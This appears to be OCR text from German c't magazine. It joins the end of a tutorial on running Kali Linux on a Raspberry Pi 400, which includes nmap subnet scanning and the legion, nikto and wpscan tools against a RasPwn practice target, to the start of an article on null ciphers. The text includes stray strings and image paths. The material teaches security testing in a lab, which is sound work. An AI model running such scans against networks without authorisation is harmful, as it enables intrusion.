Wählen Sie im Config-Tool mit den Pfeiltasten die „Localisation Options“ und bestätigen Sie mit Enter. Hier arbeiten Sie sich von oben nach unten durch, begonnen bei „Change Locale“, um die Systemsprache zu ändern. Markieren Sie „de_DE.UTF-8 UTF-8“ mit der Leertaste, bestätigen Sie mit Enter und wählen Sie im nächsten Schritt erneut den Eintrag mit „de_DE“, um Deutsch als Systemsprache zu setzen. Die Änderung sollte ab dem nächsten Login aktiv sein. Bei der von uns getesteten Kali-Version 2023.3 klappte das nicht, möglicherweise haben die Entwickler diesen Bug aber bereits behoben, wenn Sie es ausprobieren.

Weiter geht es in den „Localisation Options“ mit „Change Timezone“. Wenn Sie sich in Deutschland aufhalten, wählen Sie „Europe“ und „Berlin“. Bei „Change Keyboard Layout“ belassen Sie es im ersten Schritt bei „Generic 105-key PC”, danach wählen Sie „Other/German/German“. Bei den folgenden drei Schritten passen wieder die vorgegebenen Antwortoptionen. Zu guter Letzt stellen Sie unter „Change Wi-fi Country“ noch „DE Germany“ ein, damit Ihr Raspi auf den in Deutschland zulässigen Frequenzen funkt. Wenn Sie das Tool über „Finish“ verlassen, wird Ihnen ein Neustart angeboten, den Sie erstmal ablehnen.

Denn im nächsten Schritt kümmern Sie noch um den schwarzen Trauerrand, der den Desktop einrahmt. Öffnen Sie mit dem folgenden Terminal-Befehl die Boot-Konfiguration: `sudo mousepad /boot/config.txt`. Entfernen Sie in Zeile 10 das Rautesymbol vor `disable_overscan=1`. Nachdem Sie die Datei



Mit kalipi-config ändern Sie nach dem ersten Start die Tastaturbelegung auf QWERTZ.



Die Qual der Wahl: Kali Linux bringt etliche Hacking-Tools mit.

gespeichert haben, können Sie mit `reboot` einen Neustart anstoßen, um die Änderungen zu übernehmen. Das System nutzt danach die volle Bildschirmfläche Ihres Monitors.

Tools auffrischen

Im Prinzip könnten Sie jetzt schon loshacken, aber da das heruntergeladene Kali-Image im Zweifel mehrere Wochen oder Monate alt ist, sollten Sie vorher noch das System und die mitgelieferten Tools auf den aktuellen Stand bringen. Das ist wichtig, weil die aktuellen Versionen der Tools häufig neue Funktionen mitbringen oder lästige Bugs beseitigen. Zum Aktualisieren benötigen Sie eine Internetverbindung. Schließen Sie entweder ein Netzwerkkabel an oder stellen Sie eine WLAN-Verbindung her, indem Sie auf das rechteckige Symbol oben rechts klicken, das wie eine Netzwerkbuchse aussieht. Wählen Sie unter „Available networks“ ein WLAN aus und tippen Sie das WPA-Passwort ein.

Danach rufen Sie die aktuellen Softwarepaketlisten ab, indem Sie den Befehl `sudo apt update` in den Terminal-Emulator tippen. Kommt es dabei zu einem Fehler, dann sind wahrscheinlich Datum oder Uhrzeit falsch eingestellt. Um das zu korrigieren, klicken Sie mit der rechten Maustaste auf die Uhrzeit in der oberen rechten Bildschirmecke und auf „Properties / Time and Date Settings.../Unlock“. Danach können Sie Datum und Zeit ändern.


Um die vorhandenen Updates zu installieren, geben Sie schließlich `sudo apt full-upgrade -y` ein. Danach können Sie sich erstmal einen Kaffee holen, da die Installation einige Zeit in Anspruch nimmt. Die Dauer ist abhängig von der Anzahl der verfügbaren Updates sowie der Geschwindigkeit von Raspi, Speicherkarte und Internetverbindung. Bei uns dauerte die Installation von rund 900 Updates eine gute halbe Stunde. Abschließend sollten Sie sicherheitshalber noch einen Neustart durchführen. Danach ist Kali startklar. Über das Startmenü finden Sie die wichtigsten Hacking-Tools, einsortiert in Kategorien wie „05 - Password Attacks“, „07 - Reverse Engineering“ oder „09 - Sniffing & Spoofing“.

Die erste Programmkategorie ist nicht ohne Grund „01 - Information Gathering“, also die Informationsbeschaffung. Dies ist für einen Pentester, also einen Berufshacker, normalerweise der erste Schritt. Er versucht über sein Ziel so viel wie möglich herauszufinden. Dabei sucht er vor allem nach Systemen im Netz, die sich als Angriffsziel eignen könnten, etwa weil sie schlampig konfiguriert wurden oder Sicherheitslücken besitzen.

Um die Tools zu testen, benötigen Sie erstmal ein Ziel. Lassen Sie die Tools unter keinen Umständen auf fremde Systeme los, da Sie damit mit hoher Wahrscheinlichkeit gegen Gesetze verstoßen und sich juristischen Ärger einhandeln können. Es spricht jedoch nichts dagegen, im Heimnetz nach verwundbaren Geräten zu scannen, um diese gezielt absichern oder aus dem Verkehr ziehen zu können. Noch besser ist ein Testnetz, in dem Sie nichts kaputtmachen können.

Raspi vs. Raspi

Wie eingangs erwähnt, eignet sich ein zweiter Raspi hervorragend als Angriffsziel. Mit dem Raspi-Image RasPwn OS für den Raspi 3 Model B (alternativ Raspi 2 B plus USB-WLAN-Adapter) schlagen Sie gleich mehrere Fliegen mit einer Klappe: Es spannt automatisch ein Test-WLAN auf, in dem sich auch schon zahlreiche verwundbare Dienste tummeln. Zur Installation laden Sie RasPwn einfach herunter (siehe ct.de/wtvn), entpacken die Image-Datei und spielen



Legion findet Server im Netzwerk und bietet anschließend passende Hacking-Tools an, die man darauf ansetzen kann.

Sie mit dem Raspberry Pi Imager auf eine Speicherkarte. Sie können das Image laden, indem Sie bei der Betriebssystemauswahl ganz unten „Eigenes Image“ wählen.

Danach müssen Sie die Karte nur noch in den Opfer-Raspi stecken und ihn mit Strom versorgen. Sobald Sie sich mit dem RasPwn-WLAN verbunden haben (SSID: „RasPwn OS“, Passwort: „In53cur3!“), können Sie über die Adresse http://playground.raspwn.org/ die verwundbaren Webdienste einsehen, zudem laufen in dem Testnetz angreifbare Server für Mail, SMB, SSH und vieles mehr.

Zurück zur Informationsbeschaffung: Wenn Sie sich in einem geeigneten Netz befinden, sollten Sie sich dort erstmal umsehen. Finden Sie mit `ifconfig` heraus, welche IP-Adresse Kali bekommen hat, um Ihre Netzwerknachbarn zu finden. Hierfür hat sich der Netzwerkscanner `nmap` bewährt. Lautet Ihre IP-Adresse zum Beispiel 192.168.99.145, scannen Sie mit dem folgenden Befehl das ganze /24-Subnetz, also die IPs von 192.168.99.1 bis .254: `nmap 192.168.99.0/24 --stats-every 5s`

Der Anhang `--stats-every` bewirkt, dass Sie nmap regelmäßig über den Fortschritt informiert und nicht erst am Ende. Nach kurzer Zeit liefert Ihnen der Netzwerkscanner einen Bericht über die gefundenen Hosts, der nicht nur deren IP-Adressen offenbart, sondern auch, auf welchen Ports die Hosts lauschen. Hinter diesen Ports stecken mit hoher Wahrscheinlichkeit Serveranwendungen, die man näher untersuchen kann.

Hacking ganz einfach

nmap ist kein simpler Netzwerkscanner, sondern kann auch Berichte generieren und Skripte abarbeiten, die etliche Funktionen bereitstellen. In c’t 23/2021 [1] gehen wir näher darauf ein. Um diese Extras zu nutzen, müssen Sie sich in die Syntax hineinfuchsen. Unter Kali gibt es jedoch einen deutlich leichteren Weg: In Kategorie 01 des Startmenüs finden Sie das Tool legion, das nmap und weitere interessante Tools über eine grafische Oberfläche bedienbar macht und sinnvoll miteinander verknüpft.

Nach dem Start von legion klicken Sie auf den Plus-Button, um ein Angriffsziel hinzufügen, etwa die bereits genutzte IP-Range 192.168.99.0/24. Nach einem Klick auf „Submit“ macht sich das Tool gleich ans Werk und setzt nmap auf das Ziel an. Das können Sie unten bei „Processes“ live mitverfolgen. Bei einem einfachen Scan bleibt es aber nicht, legion

versucht unter anderem herauszufinden, welche Server-Software hinter den entdeckten Ports steckt, und fertigt Screenshots von Webanwendungen an.

Die gefundenen Hosts listet das Tool oben links auf. Wenn Sie einen davon auswählen, finden Sie rechts daneben die dazugehörigen Ports und Dienste. Weitere potenziell spannende Ergebnisse warten auf den darauffolgenden Tabs auf Sie: Unter „Scripts“ etwa finden Sie die Ausgaben von nmap-Skripten und unter „Information“ eine allgemeine Zusammenfassung über den Host. „Notes“ bietet Ihnen Raum für eigene Notizen, und etwaige Screenshots tauchen auch als Tabs auf.

Zurück auf dem ersten Tab „Services“ bietet Ihnen legion per Rechtsklick auf einen Dienst jeweils passende Tools und Skripte an, die Sie per Klick ausführen können. Besonders groß ist die Auswahl bei Webservern. Hier können Sie auf dem Webserver zum Beispiel mit dirbuster oder nikto nach Unterverzeichnissen suchen oder eine WordPress-Installation mit wpscan auf Sicherheitslücken und Konfigurationsfehler abklopfen.

Nur der Anfang

Dieser Artikel kann nur an der Oberfläche kratzen, denn über Kali und die mitgelieferten Tools – für Webangriffe, Funkattacken, Forensik und vieles mehr – kann man mühelos viele Bücher schreiben. Wenn Sie auf den Geschmack gekommen sind, finden Sie in c’t 23/2021 Informationen über einige weitere Tools und deren Bedienung. Dort erfahren Sie zum Beispiel, wie Sie ein vergessenes Zip-Passwort mit John The Ripper knacken oder die Sicherheit Ihres WLAN-Passworts mit wifite überprüfen.

Weitere Starthilfe leistet die Kali-Dokumentation, die Sie bei bestehender Onlineverbindung über die eingestellte Firefox-Startseite erreichen. Unter ct.de/wtvn haben wir die Tool-Übersicht von Kali verlinkt, die Funktion und Bedienung der Tools erklärt. Sollten Sie einmal ein bestimmtes Hacking-Tool benötigen, das nicht vorinstalliert ist, können Sie in den Kali-Repositories danach suchen: `apt search [toolname]`. Werden Sie fündig, installieren Sie es mit `sudo apt install [toolname]` nach. Werfen Sie auch einen Blick auf das Hilfsprogramm `kali-tweaks`, mit dem Sie zum Beispiel diverse Sicherheitseinstellungen feinjustieren können oder gleich ganze Tool-Pakete für bestimmte Anwendungsfälle nachrüsten, etwa für Bluetooth-Angriffe.

Fazit

Der Raspi 400 ist das ideale Sprungbrett in die Welt der Hacker. Der Tastatur-PC für rund 80 Euro ist flott genug für Kali Linux und sofort einsatzbereit. Für rund 30 Euro Aufpreis gibt es ihn auch als Kit mit Netzteil, Speicherkarte, HDMI-Kabel und Maus. Das ist ein praktisches Weihnachtsgeschenk – und falls der oder die Beschenkte kein Interesse an IT-Security hat, findet sich ganz sicher eine andere Beschäftigung für den Raspi, da er mit vielen Raspi-Projekten kompatibel ist.


Wer bereits einen Raspi besitzt, kann darauf ebenfalls Kali installieren und erste Erfahrungen mit Hacking-Tools sammeln. Bietet sich dann noch ein alter Raspi 3B oder 2B als Übungsziel an, hat man eine geschlossene Trainingsumgebung, in der man sich beliebig austoben kann, ohne Schaden anrichten zu können. (rei) c't

Literatur

[1] Ronald Eikenberg, Alexander Königstein, Gute Tools, böse Tools, Hacking-Werkzeug für Fortgeschrittene, c’t 23/2021, S. 24

Downloads & Doku:

ct.de/wtvn




01583427953
f48j1vb1ng5f



Wie man Botschaften verschleiert	130
Chiffren, die es sich lohnt zu kennen I	134
Chiffren, die es sich lohnt zu kennen II	140
Hill-Chiffre im Überblick, Teil 1	148
Hill-Chiffre im Überblick, Teil 2	156
Ein Rätsel aus dem Jahr 1724	164

Faszination und Fehler alter Chiffren

Ein verbreiteter – und guter – Ratschlag lautet: „Don't roll your own crypto." Damit ist gemeint, dass Softwareentwickler keine selbst ausgedachten Systeme zur Ver- und Entschlüsselung in ihre Software einbauen sollen. Denn gute Kryptografie ist schwierig und allzu leicht geht bei Selbstbau-Lösungen etwas schief. Heutzutage verbreitete Verfahren sind unter anderem deshalb anerkannt, weil sie oft jahrzehntelang Analysen von Experten weltweit widerstanden haben.

In diesem Teil blicken wir auf historisch genutzte Verschlüsselungen, die diese Tests der Zeit nicht überstanden haben. Die Chiffren sind Beispiele für die Kreativität ihrer Erfinder aber auch für Fehler, die kryptografische Verfahren schwächen. Einige haben außerdem faszinierende Entstehungsgeschichten.

Lassen Sie sich davon ruhig inspirieren, denn keine selbstgebastelten Verschlüsselungen *einzusetzen* bedeutet nicht, auch auf die Bastelei an sich zu verzichten. Nur so lernt man. (syt) c't



Wie man Botschaften verschleiert

Die Nullchiffre setzt nicht auf Mathematik, sondern auf das Können und die Kreativität des Verfassers. Das Ergebnis sind normal erscheinende Texte, in denen eine Botschaft versteckt ist. Wie solche Nullchiffren aussehen und wie man sie erstellt, erfahren Sie in diesem Artikel.

Von **Wilhelm Drehling**

Sie starrt auf den Boden – „Nein, Otis! Wieso?!“ Traurig blickt Tanja hinab auf ihren Kater, der gierig eine Elster durch das Fenster anschaut. Neben ihm die Scherben der Mingvase, die Tanjas Großeltern sogar noch von ihren Urgroßeltern geschenkt bekommen haben. Ruhe in Ming.

Finden Sie den Anfang komisch, weil er so gar nicht zu einem c’t-Artikel passt? Sie liegen richtig. Bei der Einleitung handelt es sich um eine Nullchiffre, auch bekannt als Verdeckungschiffre. Der Name rührt daher, dass ein Großteil des Textes unnötig zum Verständnis der Nachricht ist, also aus „Nullen“

besteht. Die wertvolle Information ist im normal klingenden Text eingeflochten und wenn der Verfasser seinen Job gut macht, fällt dem Leser nicht mal auf, dass er einen gefakten Text liest. Der Text ist also nur eine Art Hülle, um die darin enthaltene Botschaft zu verstecken. Auch unsere Einleitung dient als eine Hülle für eine Botschaft – wenn auch klar erkennbar ist, dass etwas nicht stimmt. Wie genau man die Nachricht aus dem Text quetscht, erfahren Sie im Laufe des Artikels.

Regelwerk


Die Chiffre kommt ganz ohne Mathematik aus. Der Text wird lediglich „verdeckt“ und nicht verschlüsselt, daher lässt sich die Nullchiffre eher der Steganografie zuordnen als der klassischen Kryptografie. Statt eines Schlüssels gibt es Regeln, auf die sich Verfasser und Empfänger zu Beginn einigen müssen. Die Regel beschreibt, wie der Verfasser seine Botschaft im Text unterbringt.

Bei der Auswahl der Regel sind der eigenen Kreativität keine Grenzen gesetzt: Es gibt zum Beispiel sehr offensichtliche, wie dass die Anfangsbuchstaben aller Wörter die Botschaft ergeben, oder auch schwer zu durchschauende, in der sich die Botschaft zum Beispiel aus jedem dritten Zeichen nach einem Satzzeichen zusammensetzt.

Der Verfasser kann solche Regeln extrem kompliziert gestalten, aber je schwerer die Regel, desto schwerer ist es auch, einen sinnvollen Text zu schreiben, der die Nachricht vertuscht. Wie solche Regeln und Texte in der Praxis aussehen können, zeigen wir Ihnen gleich an zwei Beispielen.

Es gibt eine Variante der Nullchiffre, die mit Schablonen funktioniert: Dazu muss der Verfasser die Nachricht in einem speziellen Format schreiben, sodass der Empfänger zum Ablesen der Nachricht nur noch die Schablone mit den ausgestanzten Löchern auf den Text legen muss. Der große Vorteil des Systems ist, dass sie keiner logischen Regel folgt. Es ist also sehr schwierig für einen Außenstehenden, ohne die Schablone an die Nachricht heranzukommen. Gegen das Schablonensystem spricht, dass die Schablone über einen sicheren Kanal an den Empfänger gesendet werden muss und dass der Text aufgrund seines Formats vielleicht auffallen könnte. Mehr dazu unter ct.de/wdhq.

Bild: FBI



1 2 3

SALUDOS LOVED ONE
4 5 1 2 3 4 5 ...

SO TODAY I HEARD FROM UNCLE MOE OVER THE PHONE. HE TOLD ME THAT YOU AND ME GO THE SAME BIRTHDAY. HE SAYS YOUR TIME THERE TESTED YOUR STRENGTH SO STAY POSITIVE AT SUCH TIMES. I'M FOR ALL THAT CLEAN LIVING! METHAMPHETAMINES WAS MY DOWN FALL. THE PROGRAM I'M STARTING THE NINTH IS ONE I HEARD OF A COUPLE WEEKS BEFORE SEPTEMBER THROUGH MY COUNSELOR BARRIOS. BUT MY MEDICAL INSURANCE COVERAGE DENIES THEY COVER IT. I'M USING MY TIME TO CHECK AND IF THE INSURANCE AGENT DENIES STILL MY COVERAGE I'M GETTING TOGETHER PAPERWORK SAYING I TESTED FOR THIS TREATMENT REQUIRED ON THE CHILD CUSTODY. THE NINTH WILL MEAN I HAVE TESTED MY DETERMINATION TO CHANGE. ON THE NEXT FREE WEEKEND THE KIDS ARE COMING, BUT FIRST I GOTTA SHOW CAROLINA I'M STAYING OUT OF TROUBLE WAITING TO GET MYSELF ADMITTED ON THE PROGRAM. THE SUPPORTING PAPERWORK THAT THE FAMILY COURTS GOT WILL ALSO PROVE THERE'S NO REASON NEITHER FOR A WITNESS ON MY CHILDREN'S VISITS. OF COURSE MY BRO HAS HIS MIND MADE UP OF RECENT THAT ALL THIS DRUG USAGE DON'T CONCERN OUR VISITS. I THINK THAT MY KIDS FEEL I NEED THEIR LOVE IF I'M GONNA BE COOL. GUILTY FEELINGS RISE ON ACCOUNT OF THE MISTAKES I COULD WRITEUP. FOR DAYS I'M HERE. HE GOT A GOOD HEART. SHOULD YOU BE HAVING PROBLEMS BE ASSURED THAT WHEN YOU HIT THE STREETS WE'LL BE CONSIDERING YOU.....

Das FBI knackte 2011 den Brief eines Gefängnisinsassen, der sich als eine Nullchiffre herausstellte.

Nullchiffren

Einer der viel zitierten Beispiele für den Einsatz von Nullchiffren ist ein Brief eines Häftlings, den das FBI 2011 knackte (siehe ct.de/wdhq). In diesem schreibt ein Gangmitglied einen Brief an einen Freund und berichtet über seine Probleme. Die ersten paar Zeilen des Briefs lauten:

```
SALUDOS LOVED ONE
 SO TODAY I HEARD FROM UNCLE MOE OVER
 THE PHONE. HE TOLD ME THAT YOU AND ME
